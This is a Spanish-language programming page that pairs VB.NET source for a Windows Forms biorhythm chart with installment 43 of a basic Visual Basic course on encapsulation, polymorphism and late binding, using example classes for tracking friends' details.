        Me.BioCanvas.TabIndex = 0
        Me.BioCanvas.TabStop = False
        '
        'BoxEmoc
        '
        Me.BoxEmoc.ForeColor = System.Drawing.Color.Red
        Me.BoxEmoc.Location = New System.Drawing.Point(67, 260)
        Me.BoxEmoc.Name = "BoxEmoc"
        Me.BoxEmoc.Size = New System.Drawing.Size(81, 24)
        Me.BoxEmoc.TabIndex = 3
        Me.BoxEmoc.Text = "Emocional"
        '
        'BoxMental
        '
        Me.BoxMental.ForeColor = System.Drawing.Color.Green
        Me.BoxMental.Location = New System.Drawing.Point(67, 313)
        Me.BoxMental.Name = "BoxMental"
        Me.BoxMental.Size = New System.Drawing.Size(77, 24)
        Me.BoxMental.TabIndex = 4
        Me.BoxMental.Text = "Mental"
```

```
        '
        'BoxFisic
        '
        Me.BoxFisic.ForeColor = System.Drawing.Color.Blue
        Me.BoxFisic.Location = New System.Drawing.Point(67, 286)
        Me.BoxFisic.Name = "BoxFisic"
        Me.BoxFisic.Size = New System.Drawing.Size(81, 24)
        Me.BoxFisic.TabIndex = 5
        Me.BoxFisic.Text = "Fisic"
        '
        'BoxIntu
        '
        Me.BoxIntu.ForeColor = System.Drawing.Color.FromArgb(CType(192, Byte), CType(64, Byte),
CType(0, Byte))
        Me.BoxIntu.Location = New System.Drawing.Point(164, 261)
        Me.BoxIntu.Name = "BoxIntu"
        Me.BoxIntu.Size = New System.Drawing.Size(81, 24)
        Me.BoxIntu.TabIndex = 8
        Me.BoxIntu.Text = "Intuitiu"
        '
        'BoxEst
        '
        Me.BoxEst.ForeColor = System.Drawing.Color.Aqua
        Me.BoxEst.Location = New System.Drawing.Point(164, 284)
        Me.BoxEst.Name = "BoxEst"
        Me.BoxEst.Size = New System.Drawing.Size(81, 24)
        Me.BoxEst.TabIndex = 9
        Me.BoxEst.Text = "Estetic"
        '
        'BoxEsp
        '
        Me.BoxEsp.ForeColor = System.Drawing.Color.Magenta
        Me.BoxEsp.Location = New System.Drawing.Point(164, 340)
        Me.BoxEsp.Name = "BoxEsp"
        Me.BoxEsp.Size = New System.Drawing.Size(81, 24)
        Me.BoxEsp.TabIndex = 10
        Me.BoxEsp.Text = "Espirtual"
        '
        'BoxAutoC
        '
        Me.BoxAutoC.ForeColor = System.Drawing.Color.Yellow
        Me.BoxAutoC.Location = New System.Drawing.Point(164, 311)
        Me.BoxAutoC.Name = "BoxAutoC"
        Me.BoxAutoC.Size = New System.Drawing.Size(113, 24)
        Me.BoxAutoC.TabIndex = 11
        Me.BoxAutoC.Text = "Auto Consciencia"
        '
        'BoxPasion
        '
        Me.BoxPasion.ForeColor = System.Drawing.Color.Salmon
        Me.BoxPasion.Location = New System.Drawing.Point(282, 256)
        Me.BoxPasion.Name = "BoxPasion"
        Me.BoxPasion.Size = New System.Drawing.Size(81, 24)
        Me.BoxPasion.TabIndex = 12
        Me.BoxPasion.Text = "Passió"
        '
        'BoxDomini
        '
        Me.BoxDomini.ForeColor = System.Drawing.Color.CornflowerBlue
        Me.BoxDomini.Location = New System.Drawing.Point(282, 284)
        Me.BoxDomini.Name = "BoxDomini"
        Me.BoxDomini.Size = New System.Drawing.Size(81, 24)
        Me.BoxDomini.TabIndex = 13
        Me.BoxDomini.Text = "Domini"
        '
        'BoxSabi
        '
        Me.BoxSabi.ForeColor = System.Drawing.Color.Khaki
        Me.BoxSabi.Location = New System.Drawing.Point(282, 308)
        Me.BoxSabi.Name = "BoxSabi"
        Me.BoxSabi.Size = New System.Drawing.Size(81, 24)
        Me.BoxSabi.TabIndex = 14
```

```
        Me.BoxSabi.Text = "Sabiduria"
        '
        'DataC
        '
        Me.DataC.Location = New System.Drawing.Point(44, 50)
        Me.DataC.MinDate = New Date(1899, 1, 1, 0, 0, 0, 0)
        Me.DataC.Name = "DataC"
        Me.DataC.ShowUpDown = True
        Me.DataC.TabIndex = 16
        '
        'FechaN
        '
        Me.FechaN.Format = System.Windows.Forms.DateTimePickerFormat.Short
        Me.FechaN.Location = New System.Drawing.Point(138, 13)
        Me.FechaN.MinDate = New Date(1899, 1, 1, 0, 0, 0, 0)
        Me.FechaN.Name = "FechaN"
        Me.FechaN.ShowUpDown = True
        Me.FechaN.Size = New System.Drawing.Size(84, 20)
        Me.FechaN.TabIndex = 17
        '
        'Label1
        '
        Me.Label1.Location = New System.Drawing.Point(18, 11)
        Me.Label1.Name = "Label1"
        Me.Label1.Size = New System.Drawing.Size(116, 23)
        Me.Label1.TabIndex = 18
        Me.Label1.Text = "Fecha de Nacimiento"
        Me.Label1.TextAlign = System.Drawing.ContentAlignment.MiddleCenter
        '
        'Label2
        '
        Me.Label2.Location = New System.Drawing.Point(234, 10)
        Me.Label2.Name = "Label2"
        Me.Label2.Size = New System.Drawing.Size(72, 23)
        Me.Label2.TabIndex = 19
        Me.Label2.Text = "Nombre"
        Me.Label2.TextAlign = System.Drawing.ContentAlignment.MiddleCenter
        '
        'tbNombre
        '
        Me.tbNombre.Location = New System.Drawing.Point(326, 13)
        Me.tbNombre.Name = "tbNombre"
        Me.tbNombre.Size = New System.Drawing.Size(88, 20)
        Me.tbNombre.TabIndex = 20
        Me.tbNombre.Text = ""
        '
        'lbDiasV
        '
        Me.lbDiasV.Location = New System.Drawing.Point(276, 47)
        Me.lbDiasV.Name = "lbDiasV"
        Me.lbDiasV.Size = New System.Drawing.Size(147, 23)
        Me.lbDiasV.TabIndex = 21
        Me.lbDiasV.Text = "Dias vividos"
        Me.lbDiasV.TextAlign = System.Drawing.ContentAlignment.MiddleCenter
        '
        'Form1
        '
        Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
        Me.ClientSize = New System.Drawing.Size(442, 366)
        Me.Controls.AddRange(New System.Windows.Forms.Control() {Me.lbDiasV, Me.tbNombre, Me.Label2,
Me.Label1, Me.FechaN, Me.DataC, Me.BoxSabi, Me.BoxDomini, Me.BoxPasion, Me.BoxAutoC, Me.BoxEsp,
Me.BoxEst, Me.BoxIntu, Me.BoxFisic, Me.BoxMental, Me.BoxEmoc, Me.BioCanvas})
        Me.Name = "Form1"
        Me.Text = "Biorritmos"
        Me.ResumeLayout(False)

    End Sub

#End Region
```

AQUI COMIENZA EL PROGRAMA

```
'Declaramos las variables que necesitaremos

'PAra realizar cada ciclo precisamos de matrices de puntos
'ciclos Primarios
Private PuntsF(32) As Point 'Matriz de puntos para ci.Fisico
Private PuntsM(32) As Point 'Matriz de puntos para ci.Intelectual
Private PuntsE(32) As Point 'Matriz de puntos para ci.Emocional

'ciclos Secundarios
Private PuntsP(32) As Point 'Matriz de puntos para ci.Pasional
Private PuntsD(32) As Point 'Matriz de puntos para ci.Dominio
Private PuntsS(32) As Point 'Matriz de puntos para ci.Sabiduria

'ciclos Superiores
Private PuntsIn(32) As Point 'Matriz de puntos para ci.Intuitivo
Private PuntsEst(32) As Point 'Matriz de puntos para ci.Estetico
Private PuntsAu(32) As Point 'Matriz de puntos para ci.Autoconsciencia
Private PuntsEsp(32) As Point 'Matriz de puntos para ci.Espiritual

Private b As Integer
Private DiaN, MesN, AnyN As Integer
Private DataCalc As Date

Private Sub Form1_Load(ByVal sender As Object, ByVal e As System.EventArgs) Handles MyBase.Load

End Sub

Private Sub PreparaGrafico(ByVal Grafic As System.Drawing.Graphics)
   On Error GoTo CtrlErrores
   'Variables para el lapiz i relleno que utilizaremos
   Dim Lapiz As System.Drawing.Pen
   Dim rectBrush As System.Drawing.Brush

   Lapiz = Nothing
   rectBrush = Nothing

   '"Pas" es el resultado de dividir el area del grafico por 31 partes, simulando 31 dias

   Dim Pas As Integer = BioCanvas.Width / 31
   Dim Meitat As Integer = BioCanvas.Height / 2 'Dividimos la anchura por la mitad
   Dim Rect As Rectangle 'Definim un area rectangular
   Rect = ClientRectangle 'Area del client

   Rect.Inflate(0, -BioCanvas.Height / 2) 'L'establim a la mesura del Picturebox contenidor

   Grafic.Clear(System.Drawing.Color.White) 'Esbablecemos un color de fondo

   'Para un ciclo de 31 dias
   'Recordemos que hemos dividido el grafico en 31 partes
   Dim i As Integer

   For i = 0 To 31
      Dim dataAra As Boolean = (i + 1) = DataC.Value.Day

      If dataAra = True Then
         If Not tbNombre.Text = Nothing Then
            'Lapiz negro y color gris de fondo
            Lapiz = New System.Drawing.Pen(System.Drawing.Color.Black, 1)
            rectBrush = New SolidBrush(Color.LightGray) 'Farçiment

            Grafic.FillRectangle(rectBrush, i * Pas, 0, Pas, BioCanvas.Height)
            Grafic.DrawRectangle(Lapiz, i * Pas, 0, Pas, BioCanvas.Height)
         End If
      Else 'Si no es la fecha
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Gray, 1)

      End If

      Grafic.DrawLine(Lapiz, i * Pas, 0, i * Pas, BioCanvas.Height)
      Lapiz = New System.Drawing.Pen(System.Drawing.Color.Gray, 1)
      Grafic.DrawLine(Lapiz, 0, Meitat, BioCanvas.Width, Meitat)

   Next
```

```
      Exit Sub

CtrlErrores:
      Select Case Err.Number
         Case Else
            MsgBox(Err.Number & Err.Description & Err.Erl)
      End Select
   End Sub

#Region "DibCiclo"
   'Cálculo de cada Ciclo
   Private Function BioF(ByVal u As Integer) As Integer
      Return (BioCanvas.Height / 2.6 * Sin((u Mod 23) * 2 * PI / 23))
   End Function

   Private Function BioE(ByVal u As Integer) As Integer
      Return (BioCanvas.Height / 2.6 * Sin((u Mod 28) * 2 * PI / 28))
   End Function

   Private Function BioI(ByVal u As Integer) As Integer
      Return (BioCanvas.Height / 2.6 * Sin((u Mod 33) * 2 * PI / 33))
   End Function

   Private Function BioIntu(ByVal u As Integer) As Integer
      Return (BioCanvas.Height / 2.6 * Sin((u Mod 38) * 2 * PI / 38))
   End Function

   Private Function BioEst(ByVal u As Integer) As Integer
      Return (BioCanvas.Height / 2.6 * Sin((u Mod 43) * 2 * PI / 43))
   End Function

   Private Function BioAutoCons(ByVal u As Integer) As Integer
      Return (BioCanvas.Height / 2.6 * Sin((u Mod 48) * 2 * PI / 48))
   End Function

   Private Function BioEsp(ByVal u As Integer) As Integer
      Return (BioCanvas.Height / 2.6 * Sin((u Mod 53) * 2 * PI / 53))
   End Function

   Private Sub BioCanvas_Paint(ByVal sender As Object, ByVal e As
System.Windows.Forms.PaintEventArgs) Handles BioCanvas.Paint
      DibujaBios(e.Graphics)
   End Sub

   Private Sub DibujaBios(ByVal Grafic As System.Drawing.Graphics)
      On Error GoTo CtrlErrores

      Dim Lapiz As System.Drawing.Pen = Nothing

      Grafic.Clear(Color.White) 'Definim Color Blanc per al fons

      PreparaGrafico(Grafic) 'Procediment que prepara el grafic, dibuja la base


      '----------'Dibujo Ciclos Primarios----------------------------------------

      'dibuja el Ciclo "Fisic"
      If BoxFisic.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Red, 1)
         Grafic.DrawCurve(Lapiz, PuntsF)
      End If

      'dibuja el Ciclo Mental
      If BoxMental.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Green, 1)
         Grafic.DrawCurve(Lapiz, PuntsM)
      End If

      'dibuja el Ciclo Emocional
      If BoxEmoc.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Blue, 1)
         Grafic.DrawCurve(Lapiz, PuntsE)
      End If
      '----------'Dibuix ciclos Secundaris----------------------------------------
```

```
      'Ciclo de la Pasio
      If BoxPasion.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Salmon, 1)
         Grafic.DrawCurve(Lapiz, PuntsP)
      End If

      'Ciclo del Domini
      If BoxDomini.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.CornflowerBlue, 1)
         Grafic.DrawCurve(Lapiz, PuntsD)
      End If

      'Ciclo de la sabiduria
      If BoxDomini.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Khaki, 1)
         Grafic.DrawCurve(Lapiz, PuntsS)
      End If

      '----------'Dibuix ciclos Superiores-------------------------------------

      'dibuja el Ciclo Intuitivo
      If BoxIntu.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.DarkRed, 1)
         Grafic.DrawCurve(Lapiz, PuntsIn)
      End If

      'dibuja el Ciclo Estetico
      If BoxEst.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Aqua, 1)
         Grafic.DrawCurve(Lapiz, PuntsEst)
      End If

      'dibuja el Ciclo AutoConsciencia
      If BoxAutoC.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Yellow, 1)
         Grafic.DrawCurve(Lapiz, PuntsAu)
      End If

      'dibuja el Ciclo Espiritual
      If BoxEsp.Checked Then
         Lapiz = New System.Drawing.Pen(System.Drawing.Color.Yellow, 1)
         Grafic.DrawCurve(Lapiz, PuntsEsp)
      End If

      Exit Sub
CtrlErrores:
      Select Case Err.Number
         Case Else
            MsgBox(Err.Number & Err.Description & Err.Erl())
      End Select
   End Sub
#End Region

   Private Sub Recalcular(ByVal sender As Object, ByVal e As System.EventArgs)
      'Procedimiento que recalcula los puntos

      On Error GoTo CtrlErrores
      Dim I As Integer 'Contador
      Dim bbb As Integer 'El numero de dies viscuts
      Dim Bn As Integer
      Dim Pas As Integer = BioCanvas.Width / 31

      'Obtenemos el numero de dias vividos (pequeña "chorrada" pero que sirve para entender como
obtenemos el valor "BBB" que es el que precisamos para el calculo

      Bn = Dn(DataC.Value.Year, DataC.Value.Month, DataC.Value.Day) - Dn(FechaN.Value.Year,
FechaN.Value.Month, FechaN.Value.Day)
      lbDiasV.Text = Bn & " Dias vividos"
      bbb = Dn(DataC.Value.Year, DataC.Value.Month, 1) - Dn(AnyN, MesN, DiaN)

      For I = 0 To 32
         'Para la coordenada Horizontal (X) , vamos avanzando un "Pas"

         PuntsM(I).X = (I * Pas)
         PuntsE(I).X = PuntsM(I).X
```

```
            PuntsF(I).X = PuntsE(I).X
            PuntsIn(I).X = PuntsF(I).X
            PuntsEst(I).X = PuntsIn(I).X
            PuntsAu(I).X = PuntsEst(I).X
            PuntsEsp(I).X = PuntsAu(I).X
            PuntsP(I).X = PuntsEsp(I).X
            PuntsD(I).X = PuntsP(I).X
            PuntsS(I).X = PuntsD(I).X

            'ciclos Primarios
            PuntsF(I).Y = Int(BioCanvas.Height / 2) - (BioF(bbb))
            PuntsE(I).Y = Int(BioCanvas.Height / 2) - (BioE(bbb))
            PuntsM(I).Y = Int(BioCanvas.Height / 2) - (BioI(bbb))

            'ciclos Secondarios
            PuntsP(I).Y = (PuntsF(I).Y + PuntsE(I).Y) / 2
            PuntsD(I).Y = (PuntsM(I).Y + PuntsF(I).Y) / 2
            PuntsS(I).Y = (PuntsE(I).Y + PuntsM(I).Y) / 2

            'ciclos superiores
            PuntsIn(I).Y = Int(BioCanvas.Height / 2) - (BioIntu(bbb))
            PuntsEst(I).Y = Int(BioCanvas.Height / 2) - (BioEst(bbb))
            PuntsAu(I).Y = Int(BioCanvas.Height / 2) - (BioAutoCons(bbb))
            PuntsEsp(I).Y = Int(BioCanvas.Height / 2) - (BioEsp(bbb))

            bbb = bbb + 1 'Incrementamos en 1 los dias
        Next I

        DibujaBios(BioCanvas.CreateGraphics)
        Exit Sub

CtrlErrores:
        Select Case Err.Number
            Case Else
                MsgBox(Err.Number & Err.Description & Err.Erl())
        End Select
    End Sub

    Private Function Dn(ByVal Any As Integer, ByVal Mes As Integer, ByVal Dia As Integer) As Integer
        'Con esta funcion, convertimos una fecha cualquiera en un valor "integer"
        Dim s, p As Integer
        s = Int((22 - Mes) / 10)
        p = Int((s * 12 + Mes - 14) * 30.59 + Dia)
        Dn = Int((Any - 1899 - s) * 365.25 + p)
    End Function


    Private Sub BoxFisic_CheckedChanged(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles BoxFisic.CheckedChanged, BoxMental.CheckedChanged, BoxEmoc.CheckedChanged,
BoxIntu.CheckedChanged, BoxAutoC.CheckedChanged, BoxEst.CheckedChanged, BoxEsp.CheckedChanged,
BoxPasion.CheckedChanged, BoxSabi.CheckedChanged, BoxDomini.CheckedChanged
        'Maravilla del VB.NET, todos los controles en los que repetimos el mismo evento los podemos
agrupar

        'Cada vez que el estado "chekeado/NoChekeado" canvie, recalculamos todo
        Recalcular(sender, e)
    End Sub

    Private Sub DataC_TextChanged(ByVal sender As Object, ByVal e As System.EventArgs) Handles
DataC.TextChanged
        'Cade vez que variemos la fecha, se recalcularàn los ciclos
        Recalcular(sender, e)
    End Sub

    Private Sub FechaN_Validated(ByVal sender As Object, ByVal e As System.EventArgs) Handles
FechaN.Validated
        DiaN = FechaN.Value.Day
        MesN = FechaN.Value.Month
        AnyN = FechaN.Value.Year
    End Sub

    Private Sub FechaN_KeyPress(ByVal sender As Object, ByVal e As
System.Windows.Forms.KeyPressEventArgs) Handles FechaN.KeyPress

        'Si presionamos intro se producira la validacion de la fecha
```

```
        'El foco pasa el control al nombre
        If e.KeyChar = ChrW(13) Then
           tbNombre.Focus()
        End If
        If e.KeyChar = ChrW(27) Then
           Me.Close() 'Se cierra el formulario
        End If
     End Sub


     Private Sub tbNombre_KeyPress(ByVal sender As Object, ByVal e As
System.Windows.Forms.KeyPressEventArgs) Handles tbNombre.KeyPress
        'Controlamos la entrada de teclas
        Select Case e.KeyChar
           Case ChrW(27)
              FechaN.Focus()
           Case ChrW(13) 'Hemos pulsado Intro
              tbNombre_Validated(sender, e) 'Validamos el contenido
           Case "a" To "z" 'Solo permitimos entrar letras
           Case "ñ" 'La Ñ aparte (maravilla de nuestro idioma que salta el codigo ASCII)
           Case Else 'Cualquier otra tecla no la reconocemos
              e.Handled = True
        End Select
     End Sub

     Private Sub tbNombre_Validated(ByVal sender As Object, ByVal e As System.EventArgs) Handles
tbNombre.Validated
        'Al validar el nombre
        tbNombre.Text = UCase(tbNombre.Text) 'Lo convertimos a mayusculas ( parece que queda mas
bonito
        'Permitimos que se dibjuen los ciclos primarios ( pa que se vea algo)
        BoxFisic.Checked = True
        BoxMental.Checked = True
        BoxEmoc.Checked = True
        Recalcular(sender, e)
        'el resto lo dejamos a eleccion del usuario que vaya seleccionando ciclos segun su gusto

     End Sub

End Class
```

¿ Os atreveriais a comparar los biorritmos de dos personas ?. Una pista : fijaros en como se elaboran los ciclos Pasion, Sabiduria, y maestria (ciclos secundarios).

Espero que os sea útil

Jordi

Fichero con el código de ejemplo (BioCodFuente.zip - 371 KB)

Curso Básico de Programación en Visual Basic

Entrega Cuarenta y tres: 21/Dic/2002
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

Ha pasado algo más de un mes desde la entrega anterior, pero al menos estoy en lo que me propuse: publicar al menos una entrega cada mes, para que no te aburras y así también evitaré que me eches la bronca por olvidarme de actualizar el Curso Básico de Visual Basic... sí, que algunos me regañan y todo... snif!

En esta entrega vamos a continuar con las clases, aunque esta entrega tratará algo que puede que te vuelva un poco más "turuleta" de lo que ya puedas estar... e incluso puede que genere más tráfico de correo a mi cuenta del que a mi me gustaría, ya que puede ser que no te enteres de nada... no, no te estoy llamando ignorante... ¡ni se me ocurriría! pero es que de lo que aquí vamos a tratar es algo que puede que al principio te confunda y acabes por pensar que... ¡no me entero de nada! ¡abandono! y no es eso lo que me gustaría, no quiero que abandones... sólo piensa que si el Guille se ha enterado... ¡cualquiera se puede enterar! y no lo digo por decir, que a pesar de lo que muchos se creen soy más torpe que... en fin... no se con que "bicho torpe" compararme, pero seguro que alguno existirá... je, je. En serio... si no te enteras, no desesperes... que tarde o temprano acabarás por enterarte... ¡te lo aseguro!

Un repaso para ir entrando en calor...

Vamos a repasar lo que hasta ahora hemos visto, no te asustes, no vamos a repasar el contenido de las 42 entregas anteriores, sólo lo relacionado con las clases y la Programación Orientada a Objetos (o lo que más se le parezca, ya que el Visual Basic no es realmente un lenguaje orientado a objetos, entre otras cosas porque no soporta la herencia, cosa que si hace su primo Visual Basic .NET)

Visual Basic no es un lenguaje orientado a objetos, eso ya lo sabemos, (y seguro que algunos no los habrán recordado en más de una ocasión), pero hay que entender un poco de ese tema para sacarle el máximo rendimiento a esto de las clases en Visual Basic, así que, de forma resumida, vamos a ver que características de la OOP (*Object Oriented Programming*, es que prefiero usar las siglas esas en lugar de POO, ya que parece que estoy hablando de un río de Italia que suele salir en los crucigramas...) que nuestro querido Visual Basic soporta:

Encapsulación:

Esta característica de la OOP es la facultad de unificar el código y los datos que la clase u objeto contiene, así como ocultar el código que maneja dicha información. La encapsulación nos ayuda a olvidarnos de cual es la implementación realizada en los

procedimientos (métodos y propiedades) de una clase, para que sólo nos preocupemos de cómo usarlos.

Polimorfismo:

Polimorfismo viene del griego y significaría algo así como: muchas-formas. Todos los métodos implementados en las clases deben tener una forma de comportarse, así como ser consistente con la información que debe tratar, ya que, como te he comentado antes, la encapsulación es la característica que permite ocultar cómo están implementados (o codificados) los métodos y propiedades de las clases y el polimorfismo sería el contrato firmado para que esos procedimientos se utilicen de forma adecuada.
Bueno, no es realmente eso, pero a ver si así lo entiendes, ya que, creo que esto no se entiende hasta que se "demuestra", a ver si con la siguiente "definición" queda algo más claro:
Se dice que una clase es polimórfica cuando podemos usar sus métodos y propiedades sin importarnos qué objeto los implementa. Ya que Polimorfismo significa eso: múltiples formas, es decir, si un objeto implementa el método Show, podemos usar ese método siempre de la misma forma sin importarnos el objeto que estemos usando, si esto no es así, no estaremos utilizando de forma correcta el Polimorfismo.
El Polimorfismo en Visual Basic se puede usar de dos formas diferentes, según se compruebe si el procedimiento (o miembro de la clase) pertenece al objeto que lo utiliza, en tiempo de diseño o en tiempo de ejecución, esto también es conocido como compilación temprana (*early binding*) o compilación tardía (*late binding*) respectivamente.

Además de estas dos características, aclaremos los siguientes puntos:

Métodos:

Los métodos son las acciones que una clase puede ejecutar, normalmente son procedimientos de tipo Sub o Function.
Para que sepamos cuando un procedimiento es un método, debemos pensar si dicho procedimiento realizará una acción sobre los datos que la clase maneja. Esta aclaración es porque en algunos sitios te dirán que las funciones pueden ser propiedades, pero una función siempre es un método, aunque en ocasiones estén implementadas de forma que puedan hacernos pensar lo contrario.

Propiedades:

Las propiedades de una clase (u objeto) son las características de esa clase.
Las propiedades podrían ser también las características de los datos que la clase maneja (o manipula).
como deberías saber, las propiedades las podemos declarar de dos formas: creando un procedimiento de tipo **Property** o bien declarando una variable pública.

¿No te queda claro?

Por ejemplo, si nuestra clase "maneja" a nuestros colegas, (realmente maneja o trata la información de nuestros colegas, no a nuestros colegas... aunque algunas veces sería interesante que pudiésemos manejar a un colega y "encapsularlo" dentro de una clase, para que nos deje tranquilos... je, je), las propiedades serían los datos o características que tenemos de nuestros colegas, por ejemplo: el nombre, el correo electrónico, la edad, si está loco... por la música, por ejemplo, etcétera...
Mientras que los métodos podrían ser las acciones que queremos realizar sobre esos datos: que los muestre, que los borre o que los cambie, incluso podríamos hacer que esa información se almacenara en un archivo o en una base de datos, incluso enviarles de forma automática un mensaje cuando sea su cumpleaños, etc.

Ahora empecemos con los quebraderos de cabeza.

¿Cómo podemos usar la característica de la Encapsulación?

Aquí no tenemos que hacer nada especial, el mero hecho de crear un método o una propiedad en una clase ya implica que estamos usando la característica de la encapsulación.

¿Cómo podemos usar la característica del Polimorfismo?

Como te comenté antes, hay dos formas de implementar (usar) el polimorfismo, según se haga en tiempo de diseño o en tiempo de ejecución.
Empecemos viendo cómo hacerlo de la forma "menos recomendada", aunque algunas veces será la única, pero te recomiendo que la evites siempre que puedas.

Si declaras una variable de tipo **Object**, (e incluso uno de tipo Variant), podrás asignarle cualquier objeto a dicha variable y acceder a los miembros del objeto, veamos un ejemplo:
Si tenemos un objeto del tipo **cColega** (el código lo vimos en la entrega 37 y se amplió en la entrega 39), podríamos tener algo como esto:


```
Private Sub cmdLate_Click()
    ' declaramos las variables
    Dim unColega As cColega
    ' también se puede declarar como As Variant
    Dim o As Object
    '
    ' creamos el objeto de tipo colega
    Set unColega = New cColega
    ' y le añadimos algunos datos
    unColega.Nombre = "Guille"
    unColega.email = "guille@costasol.net"
    '
    ' asignamos el colega (unColega) al objeto (o)
    Set o = unColega
    ' mostramos el nombre del colega
    MsgBox "El colega es: " & o.Nombre
    '
End Sub
```

Esto funcionaría como se espera: mostraría el nombre correcto.
Esto es Polimorfismo, aunque se use compilación en tiempo tardío (late-binding), es decir, el runtime del Visual Basic no sabe nada de la propiedad **Nombre** del objeto referenciado por la variable **o**, pero intenta acceder a dicha propiedad y como "sabemos" que la tiene, se muestra el nombre que hemos asignado.
*En caso de que asignemos a esa variable un objeto que **no** tenga la propiedad **Nombre***, el código se compilará correctamente, y no será hasta que esté ejecutándose cuando el VB se de cuenta de que el objeto referenciado por la variable **o** no tiene una propiedad llamada **Nombre**, con lo que se producirá un error en tiempo de ejecución.

Por ejemplo, si en lugar de acceder a la propiedad **Nombre** (que si la tiene), queremos mostrar los apellidos mediante este código:

```
MsgBox "El colega es: " & o.Apellidos
```

Como resulta que el objeto referenciado por la variable **o** (que es del tipo **cColega**), no tiene una propiedad llamada **Apellidos**, el runtime de Visual Basic nos mostrará este mensaje cuando llegue a esa línea de código:



Error en tiempo de ejecución al acceder a una propiedad que no existe

Pero hasta que no llegue a esa línea no sabremos que había algo mal.
Por supuesto, podemos usar detección de errores para que ese mensaje no se muestre, pero eso sólo hará que no se muestre, no que no se produzca, que es al fin y al cabo lo que debemos evitar.

Para poder solventar este tipo de problemas, podemos hacer dos cosas:
1- La que te he dicho antes, utilizar detección de errores.
2- Usar un objeto del tipo específico, así siempre sabremos si dicho objeto tiene la propiedad a la que queremos acceder y si no la tiene, el VB nos avisará en tiempo de diseño, antes de que se compile el programa.

Pero, (¿recuerdas que ***siempre*** hay un pero?), ¿qué hacemos si queremos crear un procedimiento que reciba un parámetro de tipo genérico y lo mismo nos sirva para un objeto del tipo **cColega** como otro de otro tipo distinto?, por ejemplo, si hemos creado una clase llamada **cColega2** y que también tiene la propiedad **Nombre** y otras de las incluidas en **cColega**, además de algunas nuevas.
Pues nada... ya que esto en VB no se puede hacer de forma "limpia"... o si lo prefieres de forma natural o coherente...
Lo único que podríamos hacer es usar como parámetro de ese procedimiento una variable de tipo **Object**, que acepta cualquier tipo de objeto, (incluso formularios y controles), y hacer una serie de comprobaciones, para saber si dicho objeto es de un tipo u otro y usar una variable adecuada a dicho tipo.
Veamos el código de la clase **cColega2** (versión simplificada) y el de ese procedimiento:

La clase cColega2:

```
'-------------------------------------------------------------------------
' cColega2                                                      (21/Dic/02)
' Clase ampliada del tipo Colega
'
' ©Guillermo 'guille' Som, 2002
'-------------------------------------------------------------------------
Option Explicit

Public Nombre As String
Public Apellidos As String
'
Public email As String
Public FechaNacimiento As Date
```

El procedimiento, (que estará, por ejemplo en un formulario):

```
Private Sub mostrar(elObjeto As Object)
    If TypeOf elObjeto Is cColega Then
        ' si el objeto es de tipo cColega
        ' mostrar sólo el nombre
        MsgBox "El colega es: " & elObjeto.Nombre

    ElseIf TypeOf elObjeto Is cColega2 Then
        ' si el objeto es de tipo cColega2
        ' mostrar el nombre y apellidos
        MsgBox "El colega es: " & elObjeto.Nombre & " " & elObjeto.Apllidos
    End If
End Sub
```

Lo que aquí hacemos es: recibir un objeto de cualquier tipo como parámetro, después comprobamos si es del tipo **cColega** y mostramos el nombre, si es del tipo **cColega2**, mostramos el nombre y los apellidos.

Pero este código, para mi gusto no sería la mejor solución, todavía podemos equivocarnos al teclear cualquiera de las propiedades y no nos daremos cuenta hasta que estemos ejecutando el programa.
Si eres una persona observadora, te habrás fijado que en lugar de escribir **Apellidos**, he escrito **Apllidos** y esa no es una propiedad de la clase **cColega2**.

Para solucionar ese inconveniente podemos hacer algo como esto:

```
Private Sub mostrar2(elObjeto As Object)
    If TypeOf elObjeto Is cColega Then
        Dim colega1 As cColega
        Set colega1 = elObjeto
        ' si el objeto es de tipo cColega
        ' mostrar sólo el nombre
        MsgBox "El colega es: " & colega1.Nombre

    ElseIf TypeOf elObjeto Is cColega2 Then
        Dim colega2 As cColega2
        Set colega2 = elObjeto
        ' si el objeto es de tipo cColega2
        ' mostrar el nombre y apellidos
        MsgBox "El colega es: " & colega2.Nombre & " " & colega2.Apellidos
    End If
End Sub
```

Con esto, aunque tengamos que escribir más código, evitaremos usar propiedades no existentes, ya que será el propio IDE de Visual Basic el que nos muestre las propiedades y métodos de cada objeto, tal como podemos comprobar en las siguientes imágenes:

Los miembros de cColega

Los miembros de cColega2

Bien, dirás... esto está muy bien, pero... ¿esto es polimorfismo?
Pues... si y no... realmente no, aunque podría ser...

La verdad es que no. Al menos si entendemos polimorfismo como una de las características de la programación orientada a objetos.
